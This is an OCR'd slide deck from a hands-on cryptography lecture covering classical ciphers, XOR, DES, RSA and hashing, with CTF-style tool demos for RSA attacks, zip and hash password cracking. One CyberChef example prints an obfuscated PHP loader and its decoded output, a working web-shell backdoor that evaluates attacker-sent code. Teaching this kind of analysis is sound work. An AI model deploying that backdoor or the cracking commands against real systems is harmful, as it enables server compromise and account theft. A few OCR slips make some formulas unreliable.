Cryptography

Hands-on session

Gaspare Ferraro
ferraro@gaspa.re

November 4, 2020

visit us!


@GaspareG

Part I

Introduction

Disclaimer 1: What crypto **is not**


Crypto **is not** Cryptocurrency



CRYPTO IS NOT CRYPTOCURRENCY ಠ_ಠ

IT REFERS TO CRYPTOGRAPHY


https://www.cryptoisnotcryptocurrency.com/


YOU KEEP USING THAT WORD.
I DON'T THINK IT MEANS WHAT YOU THINK IT MEANS

crittografia = kryptós + graphía (let. *scrittura nascosta*)

Disclaimer 2: What crypto **is**

Large use of *math*!



Back to the past...

"Ancient" cryptography

(a) Caesar cipher

(b) Scytala

"Mechanical" cryptography

Enigma: electro-mechanical machine to encrypt and decrypt messages used by the Nazis during World War II.

Cryptography today

The needs, as well as the resources available, have evolved and today we can divide cryptography into:

(EN|DE)CRYPTION	**ASYMMETRIC (RSA, ECC, ...)** **SYMMETRIC (DES, AES, ...)**
KEY EXCHANGE	**RSA, DH, ECDH, ...**
AUTHENTICATION	**RSA, DSA, ECDSA, ...**
HASHING	**MD5, SHA-1, SHA-256, ...**

Symmetric and Asymmetric encryption

(c) Padlock with code

(d) Padlock with key

Part II

Symmetric cryptography

Symmetric cryptography

Symmetric ciphers are those where messages m are encrypted and decrypted using the same key k, which must be known only and exclusively to both parties.


$\mathcal{C}(m, k) = c$ (Encryption function)
$\mathcal{D}(c, k) = m$ (Decryption function)

Obviously it must hold true:
$\mathcal{D}(\mathcal{C}(m, k), k) = m$ (the original message is not altered during the exchange).

For example in Caesar Cipher:
$\mathcal{C}(m, k) =$ Shift forward each character of k position.
$\mathcal{D}(c, k) =$ Shift backward each character of k position.

ROT{13, 47}

ROT13: Caesar cipher with $K = 13$ on alphabet A-Z.
ROT47: Caesar cipher with $K = 47$ on ASCII dictionaries (33 - 126).



Why $K = 13$ (or $K = 47$)? Because Encrypt = Decrypt

Classical Ciphers

Substitution Ciphers

- Mono-alphabetic Ciphers: $C_{new} = P[C_{old}]$ (Where P is an alphabet permutation)

(ROT-K is a mono-alphabetic cipher where P is a cyclic rotation)

- Poly-alphabetic ciphers: characters are replaced using multiple dictionaries

Transposition Ciphers

Ciphers where the positions, (of one character or multiple characters) of the message, are transposed according to a specific system.


E.g. We want to cipher the message *WE ARE DISCOVERED. FLEE AT ONCE* using the **route cipher**:
Grid:

```
W R I O R F E O E
E E S V E L A N J
A D C E D E T C X
```

Message: *EJXCTEDECDAEWRIORFEONALEVSE*

dcode.fr

https://www.dcode.fr/tools-list



Brute-Force : all shifts are tested, text is limited to the first 250 characters. To keep punctuation and space, please indicate the correct shift found (+XX).

↑↓	↑↓
+3	CTFCAESARCHIPER
+16	PGSPNRFNEPUVCRE
+18	NEQNLPDLCNSTAPC
+17	OFROMQEMDOTUBQD
+1	EVHECGUCTEJKRGT
+2	DUGDBFTBSDIJQFS
+15	QHTQOSGOFQVWDSF
+14	RIURPTHPGRWXETG

Caesar Cipher

Cryptography › Substitution Cipher › Caesar Cipher

Sponsored ads

Caesar Cipher Decoder

CAESAR SHIFTED CIPHERTEXT: FWI{fdhvdu_fklshu}

KNOWING THE SHIFT: -10

[✓ TEST ALL POSSIBLE SHIFTS (BRUTE-FORCE ATTACK)]


ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

USE THE ASCII TABLE AS ALPHABET ☐

Almost all possible classical ciphers (and not), ancient and modern, encoder/decoder, ...

CyberChef

https://gchq.github.io/CyberChef/


Label, 4 more - CyberChef
https://gchq.github.io/CyberChef/#recipe=Label('start')Regular_expression('User%20defined','%5Ba-zA-Z0-9%3D/%2B%5D%7B10,%7D',true,true,false,false,false,false,'List%20matches')From_Base64('A-Za-z0-9%2B/%3D',true)Raw_Inflate(...
Download CyberChef
Last build: 12 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary
Options
About / Support
Operations
Search...
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Code tidy
Forensics
Multimedia
Other
Flow control
Recipe
Input
Output
STEP
BAKE!
Auto Bake

Recipe

- Label — Name: start
- Regular expression — Built in regexes: User defined; Regex: `[a-zA-Z0-9=/+]{10,}`; [✓] Case insensitive; [✓] ^ and $ match at newlines; [ ] Dot matches all; [ ] Unicode support; [ ] Astral support; [ ] Display total; Output format: List matches
- From Base64 — Alphabet: A-Za-z0-9+/=; [✓] Remove non-alphabet chars
- Raw Inflate — Start index: 0; Initial output buff...: 0; Buffer expan...: Block; [ ] Resize buffer after decompression; [ ] Verify result
- Jump — Label name: start; Maximum jumps (if jumping backwards): 21

Input (length: 2488, lines: 33)

```
<?php
eval(gzinflate(base64_decode("DZVHDqwIAkPv0qv/xQKKjEa9IOec2bTIOaeC00/dwLbs5/JK
hz/1207VkB7lnyzdSxz9ryjzuSj//MMlgbDtvlzX3gWt+1qG/NhFS5NsaRUX+qMThmWBpCzmm6ypFA
SoFQCvfQqtFqlAF9LvHBBgHhYpHgjKhVVdMnICPQk/LTSetpe/w2Fur+PgZseuerkmcZZ0jEKjd0k7
WLL6KVefJyPjhztLi7AuHOyNkNDkveRUrVTvKuUAGgSZVHBIQzz5L5+1p6nZc6IF4Z6e8MYNy9VKRX
ReWIK6/swk6Y5laXNjRuZKqb2ctaFkho83eySK0T361+EiN0Xdy9xnPjHjmqRt+myumN2rdaZej6+e
BSSApvmInHbsUNcMCPsp4q/4pC2RRd5IcxGUuDQXj7kF4yuyOVU/+qVvTduEQXjAkTlBlSCgW6cFQu
6MilOhXUasWgjDbgDnOSoYq0V1kLyJQdjNigiIM2iAl5DlEgSjJpaIR85mYzKLsWwDj+YFjqyHpKDZ
6fY1hd3JRABdfg0Hwe9dhTGQ0rQn2j/2VwUBy303dQ4hdfAqkqh6b6NmX/0eZV8Ki4AyginkigpU59
BwyB75RFkvm6uJIEBdSaoD1MNeECFyL0C7zCYqBkMfIZmlHZHm6YbD+XddXBWkGtqqTljf3zUEBhbG
jWl54cBU12ZFdBlmuk/F4gNuaB6txoNNfRDs7hM9DdK8ctULOqVWeTC/CJczXG30Ju0x9hrmo+QQ/l
lHfq4amTbo1HEgnRWnvaw5bHX2T0K1Iog0/ShXgBSCObVqeYqe9/AdPX2Q4fSqLEjt0vO0I40AzJxL
E5JasHzdpMEfVWb7FqPWFZ09RsbcxTDdViHn8iYr63cT57oea1X6MRxf38OJV+I4svOStSxLP70u5R
fqWx33SqtVYkSSLRbIYDWDwr7DJ5rT02M+zUIdOWBVxIJqfsKCmxUIKPi2NX6XWsQwfAdTG85w2A5n
mf1ZzViIbQKZets3yT7f+HLk8fj9+hc7ksiB4Y7r2D4m95mRkvnTThkDJ02fyfprDrqZAgtHr9kUxO
HgncP5unRxNpgjulSbJ4NhYvpjTPoiGhx7jHZPhQ9JoM7ruSI8fjYJU+2uJqxLEFYcVPAS/VIwpsge
D5LtjL/n4gnN4ajlxkeIt0VEbHQ8VkNW+218DvNJrvbAZ49NE+U4yLaWauHrjo3ZVtGAiVkdcff5Fz
vPTvzWRGc0GPrEbBdyyDUbO6DfREWVNpYK0rRsXqDpEleLwY4UYh8kaGqgp7Muqr8OmAgmiJ17hjeV
Hv0KjZtNYnNspAa7kDo3XyfOcg5Yg4BFB6Jl9wFkLs+5OK2rUaK5+dLlJGl6oottG2hGH2J3YrPyrt
B0bNSHPDOsUm3vHzgkO5K+1AtWY5XRWxl6gHoUT89d0eJSxoK2cNN4ybPrs+IXbHfUmEXf1LRGe5jM
QU1g/JmTBmCp14dPn87j1l3xsU1y6YhiAKEDTRwoLS8lMkfZJ+F88eyHMavB40JuuPylxbXxa1CVCc
1u46pd5JIYRWiLZtlpEyk7DZLy7b37oWG3as9cjNYmIyEhUT5dP1qSSlb/gb2WQkh9yYafQ8gvXf4z
4SUXFBmMKvfw3HNsnK+OG/s1AJlxTmucgOGraHeonLXVIkPCsszYMUUhpol6w9wbJMbcNqC8vkFND3
CDJ59fC/ET6rUzcx5CgzdtCtUhAZvxbUw67m1gkeIpIT8/rnePaUFaOCcyVQ7V0mRiVMVtLybhE40K
SSVfSC/4OgxD8dBPRdgvGozw4saesaI+Cg6+VmYLWH8mtqIzPTbumJIK2nbHkQ4bKwRni0/LF5Jxpg
```

Output (time: 11ms, length: 641, lines: 1)

```
@error_reporting(0); @ini_set("display_errors",0); @ini_set("log_errors",0); @ini_set("error_log",0); if (isset($_GET['r'])) { print
$_GET['r']; } elseif (isset($_POST['e'])) { eval(base64_decode(str_rot13(strrev(base64_decode(str_rot13($_POST['e'])))))); } elseif
(isset($_SERVER['HTTP_CONTENT_ENCODING']) && $_SERVER['HTTP_CONTENT_ENCODING'] == 'binary') { $data = file_get_contents('php://input'); if
(strlen($data) > 0) print 'STATUS-IMPORT-OK'; if (strlen($data) > 12) { $fp=@fopen('tmpfile','a'); @flock($fp, LOCK_EX); @fputs($fp,
$_SERVER['REMOTE_ADDR']."\t".base64_encode($data)."\r\n"); @flock($fp, LOCK_UN); @fclose($fp); } } exit;
```

CyberChef - The Cyber Swiss Army Knife

XOR cipher

Consider the XOR operation $\oplus$ (exclusive or), it holds the properties:

- $0 \oplus 0 = 1 \oplus 1 = 0$
- $0 \oplus 1 = 0 \oplus 1 = 1$
- $x \oplus y \oplus y = x$

We define the XOR cipher as:
$\mathcal{C}(m, k) = m \oplus k$
$\mathcal{D}(c, k) = c \oplus k$

Problem: the key k could be shorter than the message m.
Solution: Repeat the key: $k' = k \cdot k \cdot \ldots \cdot k$ until it reaches (or exceeds) the length of m.

Example:
`m = 01100011 01101001 01100001 01101111` (ciao in ASCII).
`k = 01111000 01111000 01111000 01111000` (x in ascii 4 times)
`c = 00011011 00010001 00011001 00010111` (non printable, `GxEZFw==` in b64)

One-time Pad

The problem with the XOR cipher is that encrypting using the same key repeatedly can leak *statistical* information about the original message.

We are therefore talking about Vernam's cipher (or one-time pad) when the length of the key is equal to that of the message, this cipher is called *perfect* because it holds:

$$P(M = m|C = c) = P(M = m)$$

That is the probability that M is a certain message knowing that the cipher is C is equal to the probability that M is a certain message not knowing the cipher (all messages are equally likely, the encrypted message does not provide us with information on key used).

Beatiful, but:

- The key must be exchanged using a secure method (exchange *by hand*).
- The key must be randomly generated and not reused (otherwise a many-time pad attack is possible).

Statistical cryptanalysis


Often the vulnerability is not in the algorithm but in its application ...

- The key is too short for the message
- The key is repeated several times to encrypt different messages
- Messages use a poorly distributed dictionary.
- We know the message format (ex: `flag{...}`)

In particular, we speak of statistical cryptanalysis when we force the cipher not from an algorithmic point of view but from a statistical one.
For example in Italian the 33% of the letters used is one of the vowels `a`, `e`, `i` while only with probability of 0.5% it will be a `z` or a `q`.


Statistical cryptanalysis

Useful tool for statistical analysis of encrypted messages:




```
root@ddos:~/Desktop/xortool/xortool# xortool binary_xored
The most probable key lengths:
   1:   9.6%
   5:   15.0%
  10:   21.7%
  15:   9.3%
  20:   13.6%
  25:   6.0%
  30:   9.1%
  35:   4.2%
  40:   6.6%
  50:   5.0%
Key-length can be 5*n
Most possible char is needed to guess the key!
```

Knowing the initial part you can see some clear words:



```
This is clas**********l**
Do not share**********}
{FLG:ch3ck_e*****
```


Trying to reconstruct the final flag:



```
This is classified*********
Do not share the s*****
{FLG:ch3ck_em@il}
```

Many-Time Pad Interactive

https://github.com/CameronLonsdale/MTP



```
Decryptions
 1   We_can aac_or _he num_er __ wi_______tu____mputer__ We_can also factor the number____w_th a
     ____tra_n___to ba__ t_r_e __me_ __Ro_er_ Ha____
 2   Eu_er whul_ pr_bably _njo__tha_______is____orem b__ome_ a corner stone of crypto ____n_nymou____
     Eu_e___ theo__m
 3   Th_ nicb t_ing_about _eey__q i_______e ____tograp__rs _an drive a lot of fancy ca____ _an Bo___
 4   Th_ cipoer_ext_produc_d b__a w_______ry____n algo__thm_looks as good as ciphertex____o_uced ____
     st_o___encry__io_ _lg__it_m__ P_il_p Z____r_a_n
 5   Yo_ don t _ant_to buy_a s__ of_______ys____m a gu__who_specializes in stealing ca____ _arc R____ber_
     ___menti__ o_ _li__er
 6   Th_re aue _wo _ypes o_ cr__tog_______ t____which __ll _eep secrets safe from your____t_e sis____ an_
     ___t whi__ w_l_ k__p _e__et_ s_fe ____ _o_r ___e_____ _br__u__ _____i__
 7   Th_re aue _wo _ypes o_ cy__ogr_______ne____t allo__ th_ Government to use brute f____ _o bre____he
     _o___ and __e _h_t __qu_r__ t_e _ove____n_ _o ___ _____t_  __ __ _____ __
 8   We_can tee_the_point _her__the_______s ____ppy if__ wr_ng bit is sent and consume____r_ powe____om
     _h___nviro__en_ _ A__ S_a__r
 9   A _privfte_key_  encr_pti__ sc_______at____ algor__hms_ namely a procedure for ge____t_ng ke____a
     p_o___ure f__ e_c_yp__ng_ __d _ p_oce____ _o_ d___y_____z_
10    T_e Coici_e O_fordDi_tio__ry _______de____es cry__o a_ the art of  writing o r s____n_ code___
11   Th_ secuet_mes_age is_ Wh__ us_______tr____cipher__nev_r use the key more than on__

Key
6639__89c9dbd8cb9874__2acd63__102eafce78aa__ed28a0____c98d29______________f8aa________708f80c066c7____f01231
__cdd8e802d05ba98777335daefcecd59c433a6b268b60bf4ef03c________bb__9a3161edc7________22cfd2__d2______376edba8
c2____027c__24__e2a1____4502__50____a1ba__2578__911100________e9__02__c4ef______a9__________8a__c083____67__
__9e__________4c____
```

"MTP Interactive uses automated cryptanalysis to present a partial decryption which can be solved interactively."

Shannon's principles


How to evaluate if a cipher is strong enough? (Where robustness means its possibility of being successfully attacked). Shannon defines two key concepts:

- Confusion: the key must be well distributed in the cipher (every bit of the cipher should depend on every bit of the key).
- Diffusion: the message must be well distributed in the cipher (every bit of the cipher should depend on every bit of the message).

In the case of the Caesar cipher we have no type of diffusion and low confusion (why?).

DES & AES

Data Encryption Standard (DES) and Advanced Encryption Standard (AES) are based on the concept of the *S-Box* (Substitution box).



Confusion and diffusion are implemented by performing a (large) number of invertible operations.

DES, 2DES, 3DES

The DES algorithm, released in 1975, uses a 56-bit textit only key.
It remained standard until 1999, when a group of researchers managed to crack an encryption key in just 22 hours.
With today's computing power a few hours would be enough.

Before introducing AES, a more *robust* (and immediate) alternative to the now violated DES algorithm was to repeat DES 3 times (the 3DES algorithm: encryption-decryption-encryption).

Why 3DES and not 2DES?


Using 2 56-bit keys I would expect the same security as a 112-bit key, but that's not the case ...

Meet-In-The-Middle Attack

$$C = 2DES_{enc}(M, K_1, K_2) = DES_{enc}(DES_{enc}(M, K_2), K_1)$$

$$C_1 = DES_{enc}(M, K_1)$$
$$C_2 = DES_{enc}(C_1, K_2)$$

How can we find the key knowing *M* and *C*?
With a Meet-In-The-Middle Attack



Trying all the k_1 to generate $C_1 = DES_{enc}(M, K_1)$

Trying all the k_2 to generate $C_1 = DES_{dec}(C_2, K_2)$

When I find a collision between the first and second C_1 I found the pair (k_1, k_2).

Result: 2 keys at 56 bits protect as much as 57 bits.

Attack models

Classification of (some of the) cryptographic attacks:

- Known-plaintext attack: Access to a limited number of message / encryption pairs.
- Ciphertext-only attack: Access to the encrypted message only.
- Chosen plaintext attack: Possibility to choose messages to be encrypted (encrypt oracle).
- Chosen ciphertext attack: Possibility to choose encrypted messages to decrypt (decrypt oracle).
- Side-channel attack: Use of ”*external*” information to break the cipher (time, sound, errors, ...).

Part III

Asymmetric cryptography

Basic concepts

Asymmetric cryptography is based on the *one-way trapdoor* functions and the presence of a pair of keys (called a public key and a private key).

A function f is called *trapdoor* if:

- Evaluate $y = f(x)$ it's computationally easy.
- Evaluate $x = f^{-1}(y)$ it's computationally hard *(without any additional information)*.

One example is the factoring problem:

- $m = f(\{p, q\}) = (p * q)$ (calculation of the product between the first p and q).
- $\{p, q\} = f^{-1}(m) =$?? (prime factorization of n).

$f(\{49171, 61843\}) = 3040882153$ (as easy as opening a calculator).
$f^{-1}(1841488427) =$?? (Try all divisors from 2 to $\sqrt{n}$).
The problem becomes trivial if I know one of the two dividers:
$1841488427/58049 = 31723$

Two integers a and $b$are congruent modulo n, written $a \equiv b \pmod{n}$, if $(a \% n) = (b \% n)$ where % in the remained of the integer division (modulo operation).

Some mathematical properties:

- $a + k \equiv b + k \pmod{n}$, addition invariant.
- $k * a \equiv k * b \pmod{n}$, invariant under multiplication.
- $a^k \equiv b^k \pmod{n}$, invariant under power. pause
- $\sqrt{a} \equiv b \pmod{n}$ if $a \equiv b^2 \pmod{n}$, square root.
- $a^{-1} \equiv b \pmod{n}$ if $ab \equiv 1 \pmod{n}$, inverse multiplicative.
- ...

RSA pt.1

The most famous asymmetric encryption algorithm is the RSA (from Rivest Shamir Adleman) which is based on the factorization problem and on modular arithmetic.

The basic algorithm is:

- Two random prime numbers p and q are chosen (in *safe* mode).
- The product $n = p * q$ (which will be our module) is calculated.
- Calculate the tozient $\phi(n) = (p-1) * (q-1)$ (the number of coprime with n).
- A number *and*, coprime and less than $\phi(n)$ is chosen at random.
- The number d is calculated as the inverse multiplicative of *and*, that is $ed \equiv 1 \pmod{\phi(n)}$.

We call:
$k_{pub} = (n, e)$ the public key to distribute.
$k_{priv} = (n, d)$ the private key to keep secret.

RSA pt.2

Once the public and private keys have been calculated, we can encrypt and decrypt the messages in this way:

$$\mathcal{C}(m, k_{pub}) = m^e \pmod{n}$$
$$\mathcal{D}(c, k_{priv}) = c^d \pmod{n}$$

Ok, but why?

From Euler theorem we know that $m^{\phi(n)} \equiv 1 \pmod{n}$.
The value of e and d are evaluated as $ed \equiv 1 \pmod{\phi(n)}$.

$$\mathcal{D}(\mathcal{C}(m, k_{pub}), k_{priv}) = m^{ed} = m^{\phi(n)*t+1} = m^{\phi(n)^t} * m = 1 * m = m$$

An example to understand

We choose the following parameters:

- $p = 13$ e $q = 23$
- $n = p * q = 299$
- $\phi(n) = (13 - 1) * (23 - 1) = 264$
- $e = 7$, $\gcd(264, 7) = 1$
- $d = 151$, $7 * 151 \equiv 1 \pmod{264}$

So $k_{pub} = (299, 7)$ e $k_{priv} = (299, 151)$. We want to cipher $m = 42$.

$$\mathcal{C}(m, k_{pub}) = m^e = 42^7 = 230539333248 = 107 \pmod{299}$$
$$\mathcal{D}(c, k_{priv}) = c^d = 107^{151} = 2743956545...948643 = 42 \pmod{299}$$

(Not so) random

"We choose two prime numbers *at random* p and q (so *safe*)"

- Choose p and q of at least 1024 bits.
- Pick p and q not too close together.
- Do not reuse one of the former for other modules.

With current computing power it is possible to factor semiprimes up to (approximately) 768 bits, the larger modules are (for now) resistant to bruteforce attacks.

If p and q are close to each others then we have that $n \simeq p^2 \simeq q^2$ and so $\sqrt{n}$ will be close to the primes. A bruteforce attack that looks for factors close to the square root will therefore suffice.

If $n_1 = p * q^{'}$ e $n_2 = p * q^{''}$ Then $p = \gcd(n_1, n_2)$.

OpenSSL for RSA

OpenSSL is an open source implementation of the SSL and TLS protocols. OpenSSL implements and provides tools for the most important cryptographic protocols.

Generate a prime number with n bits:

```
OPENSSL PRIME -GENERATE -BITS 64
```

Generate a RSA key with n bits:

```
OPENSSL GENRSA -OUT EXAMPLE.KEY 512
```

Print the parameters of a private key:

```
OPENSSL RSA -IN EXAMPLE.KEY -TEXT -NOOUT
```

Print a public key from a private key:

```
OPENSSL RSA -IN EXAMPLE.KEY -PUBOUT
```

Print the modulo of the private key:

```
OPENSSL RSA -IN EXAMPLE.KEY -NOOUT -MODULUS
```

RSA Attacks

https://github.com/Ganapati/RsaCtfTool

Implementation of the most classic attacks on RSA, such as:

- Weak public key factorization
- Small q (q less than 100,000)
- Fermat's factorisation for close p and q
- "Famouse" Primes method
- Common factor attacks across multiple keys

Find a private key:

```
./RsaCtfTool.py --publickey ./key.pub --private
```

Dump key parameters:

```
./RsaCtfTool.py --dumpkey --key ./key.pub
```

Decipher a file:

```
./RsaCtfTool.py --publickey ./key.pub --uncipherfile ./ciphered_file
```

Break many keys with common factors:

```
./RsaCtfTool.py --publickey "*.pub" --private
```

Part IV

Hashing

Create confusion

We call a f *non-invertible* function hash that associates a string with a string of fixed size. With the following properties:


- Preimage resistance: given a hash h it is difficult to find m such that $f(m) = h$.
- Resistance to the second preimage: given m_1 it is difficult to find m_2 such that $f(m_1) = f(m_2)$.
- Collision resistance: it is difficult to find pairs (m_1, m_2) such that $f(m_1) = f(m_2)$.

Practice use:

- Saving passwords (hashed instead of clear).
- Creation of hashtables (direct access data structure).
- Integrity check (*md5sum*, *sha1sum*).
- Digital signature (on the hash instead of the document).

MD5

Invented by Rivest in 1991, it became the standard hash function until 2004-2006. It is still used now for integrity checking.



md5("password") = 5F4DCC3B5AA765D61D8327DEB882CF99
md5("passwore") = A826176C6495C5116189DB91770E20CE

Proof of Work

Often, as a protection against DOS attacks or for other reasons, we are asked to reverse (completely or partially) a hash (or, in other case, a CAPTCHA).

Access to a resource will be given to us only after having demonstrated (*Proof of Work*) the resolution to a problem. In the case of hashing this operation is called hashcash (and is the basis of cryptocurrency mining).

Example:

```
Solve a puzzle:  find an x such that 26 last bits of SHA1(x) are set,
len(x)==29 and x[:24]=='58a5a7950d2ec81fae5c1c74'
```

Find collision

How to find a collision of a preimage?


- Database online (es. crackstation.net), immediate but not complete.
- Bruteforce (es. John The Ripper, HashCat), slow but complete.

How many attempts will I have to make to reverse a hash?

Birthday paradox:
if the hash function returns a n bit output ($m = 2^n$ possible hashes) there will be a collision at 50% probability after $2^{(n/2)}$ attempts ($\sqrt{m}$).

Cracking a procted zip archive: *fcrackzip*

FCRACKZIP is a tool for *recovery* of lost passwords of compressed archives.




```
pentaroot@kali:~$ fcrackzip --help

fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
          [-b|--brute-force]            use brute force algorithm
          [-D|--dictionary]             use a dictionary
          [-B|--benchmark]              execute a small benchmark
          [-c|--charset characterset]   use characters from charset
          [-h|--help]                   show this message
          [--version]                   show the version of this program
          [-V|--validate]               sanity-check the algortihm
          [-v|--verbose]                be more verbose
          [-p|--init-password string]   use string as initial password/file
          [-l|--length min-max]         check password with length min to max
          [-u|--use-unzip]              use unzip to weed out wrong passwords
          [-m|--method num]             use method number "num" (see below)
          [-2|--modulo r/m]             only calculcate 1/m of the password
          file...                    the zipfiles to crack

methods compiled in (* = default):

 0: cpmask
 1: zip1
*2: zip2, USE_MULT_TAB

pentaroot@kali:~$ 
```

Typical command: *fcrackzip -b -u -v -l 3-4 prova.zip*

Find preimage


John The Ripper



```
root@kali:~# john -format=LM /root/Desktop/hash.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 AVX-16])
Remaining 3 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:21 0.03% 3/3 (ETA: 2017-05-16 00:22) 0g/s 29892Kp/s 29892Kc/s 90718KC
/s 085MSYP..085MSNY
0g 0:00:01:22 0.03% 3/3 (ETA: 2017-05-16 00:14) 0g/s 29957Kp/s 29957Kc/s 90903KC
/s FCUCDB7..FCUCDGT
0g 0:00:01:25 0.03% 3/3 (ETA: 2017-05-16 00:00) 0g/s 30073Kp/s 30073Kc/s 91218KC
/s NEWSAHC..NEWSB9B
0g 0:00:01:26 0.03% 3/3 (ETA: 2017-05-15 23:54) 0g/s 30114Kp/s 30114Kc/s 91330KC
/s VELH10..VELHLS
0g 0:00:01:27 0.04% 3/3 (ETA: 2017-05-15 23:50) 0g/s 30148Kp/s 30148Kc/s 91423KC
/s 4A93GP..4A902K
